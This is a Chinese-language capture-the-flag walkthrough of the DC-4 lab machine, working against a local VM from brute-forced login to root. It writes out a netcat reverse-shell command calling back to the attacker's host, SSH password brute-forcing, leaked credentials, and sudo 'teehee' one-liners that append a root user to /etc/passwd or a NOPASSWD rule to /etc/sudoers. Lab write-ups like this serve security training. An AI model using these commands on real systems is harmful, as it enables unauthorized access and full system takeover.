

# DC-4（完结）

dc-3 环境有问题 直接dc-4


nmap + dirsearch 一把梭 除了22 80 啥也没有

那应该就是首页面是sql注入或者是弱密码

post 登录

bp + john工具的密码字典

爆破出来一堆。。。



The screenshot shows the 'Intruder attack 2' window in Burp Suite. It displays a list of requests with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. The first request (183) is highlighted, showing a payload of 'iloveyou' and a status of 200. Below the list, the 'Request' tab is selected, showing the raw HTTP request details.


请求	有效载荷	状态	错误	超时	长度	评论
183	iloveyou	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
184	jennifer	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
185	jonathan	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
186	love	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
187	marina	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
188	master	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
189	missy	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
190	monday	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
191	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
192	natasha	200	<input type="checkbox"/>	<input type="checkbox"/>	636	
193	ncc1701	200	<input type="checkbox"/>	<input type="checkbox"/>	636	

请求 响应

原始 参数 头 十六进制

POST /login.php HTTP/1.1  
Host: 192.168.148.142  
Content-Length: 32  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
Origin: http://192.168.148.142  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.  
Referer: http://192.168.148.142/index.php

进入之后 继续抓包改包



尝试用find命令

find / -name flag 无奈看不到。。。

find /usr -name flag

我找了半天没看到flag 不过就算看了网上的弹了shell有啥用

查了一下用这个反弹shell nc -e /bin/sh 192.168.148.128 11114

进去之后python -c 'import pty;pty.spawn("/bin/sh")' (说真的我觉得这步反弹shell暂时没发现有啥用)

```
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ nc -lvvp 11114
listening on [any] 11114 ...
192.168.148.142: inverse host lookup failed: Unknown host
connect to [192.168.148.128] from (UNKNOWN) [192.168.148.142] 59954
ls
command.php
css
images
index.php
login.php
logout.php
python -c 'import pty;pty.spawn("/bin/sh")'
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
ls
command.php  css  images  index.php  login.php  logout.php
$ cd ../
cd ../
$
```

不过在jim目录下看到了backups 于是拉下来用ssh爆破一下

```
[ATTEMPT] target 192.168.148.142 - login "jim" - pass "jibril04" - 222 of 253 [child 13] (0/1)
[22][ssh] host: 192.168.148.142 login: jim password: jibril04
```

**[22][ssh] host: 192.168.148.142 login: jim password: jibril04**

之前还看了jim目录下的mbox文件 但是看不到 ssh登录进去看到

```

-rw-rw-rw- 1 jim jim 174 Apr 6 2019 test.sh
jim@dc-4:~$ cat mbox
From root@dc-4 Sat Apr 06 20:20:04 2019
Return-path: <root@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 20:20:04 +1000
Received: from root by dc-4 with local (Exim 4.89)
        (envelope-from <root@dc-4>)
        id 1hCiQe-0000gc-EC
        for jim@dc-4; Sat, 06 Apr 2019 20:20:04 +1000
To: jim@dc-4
Subject: Test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCiQe-0000gc-EC@dc-4>
From: root <root@dc-4>
Date: Sat, 06 Apr 2019 20:20:04 +1000
Status: R0

```

内容是this is test

于是又看了一下/var/mail

```

5 -rw-rw- 1 jim mail 715 Apr 6 2019 jim
5 jim@dc-4:/var/mail$ cat jim
5 From charles@dc-4 Sat Apr 06 21:15:46 2019
5 Return-path: <charles@dc-4>
2 Envelope-to: jim@dc-4
5 Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
5 Received: from charles by dc-4 with local (Exim 4.89)
f (envelope-from <charles@dc-4>)
f id 1hCjIX-0000k0-Qt
f for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
f To: jim@dc-4
f Subject: Holidays
5 MIME-Version: 1.0
3 Content-Type: text/plain; charset="UTF-8"
2 Content-Transfer-Encoding: 8bit
5 Message-Id: <E1hCjIX-0000k0-Qt@dc-4>
f From: Charles <charles@dc-4>
2 Date: Sat, 06 Apr 2019 21:15:45 +1000
2 Status: 0
2
5 Hi Jim,
f
5 I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.
2
2 Password is: ^xHhA6hvim0y
2
2 See ya,

```

charles ^xHhA&hvim0y

ssh登录进去

进去先看下id

find / -gid 1001

啥都没有

这里就想提权了（因为我啥也干不了）

sudo -l看一下

teehee命令提权

提权搜了一圈 考虑了/etc/passwd

但是看不了shadow 最后发现是直接可以添加一个用户进去

echo "test::0:0:root:/root:/bin/bash" | sudo teehee -a /etc/passwd → 之后直接su test就可以了(别人的方法)

本来想这么干的 但是test.sh 我没写好。。。gg

cat test.sh | sudo teehee -a /etc/sudoers

重置了一下虚拟机

echo "charles ALL=(root) NOPASSWD:ALL" | sudo teehee -a /etc/sudoers (我的方法)

这样就也可以看flag了

```
charles@dc-4:~$ sudo ls -l /root
total 4
-rw-r--r-- 1 root root 976 Apr  6  2019 flag.txt
charles@dc-4:~$ sudo cat /root/flag.txt

888      888      888 888      88888888b.      888 888 888 888
888  o  888      888 888      888 "Y88b      888 888 888 888
888 d8b 888      888 888      888 888      888 888 888 888
888 d888b 888 .d88b. 888 888      888 888 .d88b. 888888b. .d88b. 888 888 888 888
888d888888b888 d8P Y8b 888 888      888 888 d88"88b 888 "88b d8P Y8b 888 888 888 888
888888P Y88888 888888888 888 888      888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P
8888P Y8888 Y8b.      888 888      888 .d88P Y88..88P 888 888 Y8b.      " " " "
888P Y888 "Y8888 888 888      88888888P" "Y88P" 888 888 "Y8888 888 888 888 888

Congratulations!!!

Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
charles@dc-4:~$
```